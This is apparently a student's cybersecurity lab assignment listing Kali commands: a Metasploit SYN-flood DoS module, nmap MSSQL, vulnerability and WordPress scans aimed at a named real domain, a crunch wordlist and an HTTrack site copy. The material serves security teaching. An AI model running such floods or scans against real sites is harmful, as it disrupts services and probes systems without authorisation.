Name:Darshan S Kundar

Reg:145CS20005

Date:28-02-2023

Task:1

1. **Dos attack using nmap:**

The use of nmap, a network exploration and security auditing tool, to conduct a DoS attack against a target system or a website.


command:


$ sudo msfconsole

Use auxiliary/dos/tcp/synflood

Set RHOSTS mitkundapura.com

Run






2. **<u>Sql empty password enumeration scanning using nmap:</u>**

Nmap is one of the most popular tool used for the enumeration of the target host. Nmap can use scans that provide os,version and service detection for individual or multiple devices.

Command:

$nmap -p 1433 --script ms-sql-info --script-args mssql.instance-port=1433 mitkundapura.com





3. **<u>Vulnerability scan using nmap:</u>**

One of the most well known vulnerability scanner is nmap vulner.The nmap script engine searches HTTP responses to identity CPE's for the script.

Command:

$ nmap -sV --script vuln mitkundapura.com






4. **<u>Create a password list using charecters “fghy” the password should be minimum and maximum length 4 letters:</u>**

Generate all possible combinations of the characters "fghy" with a length of 4 characters and output them to a file called "wordlist.txt". We can adjust the minimum and maximum length by changing the first two parameters (4 4 in this example) to the desired values.

Command:

$crunch 4 4 fghy –o wordlist.txt




5. **Wordpress scan using nmap:**

Word press as a publishing platform, security testing is the important part of ensuring the installation is secure. Nmap has a couple of NSE scripts specifically for the testing of wordpress installations.

Command:

$nmap --script http-wordpress-enum –scripts-args type=”themes” mitkundapura.com



6. **What is use of Httrack?command to copy website?**

Httrack is a free and open-source offline browser utility that allows you to download a website from the Internet to a local directory on your computer. It creates a copy of the website with all the directory structure, HTML, images, and other media files that are required to render the website.

Command for copying website:

$httrack https://www.kali.org/

$cd www.kali.org

$cat rss.xml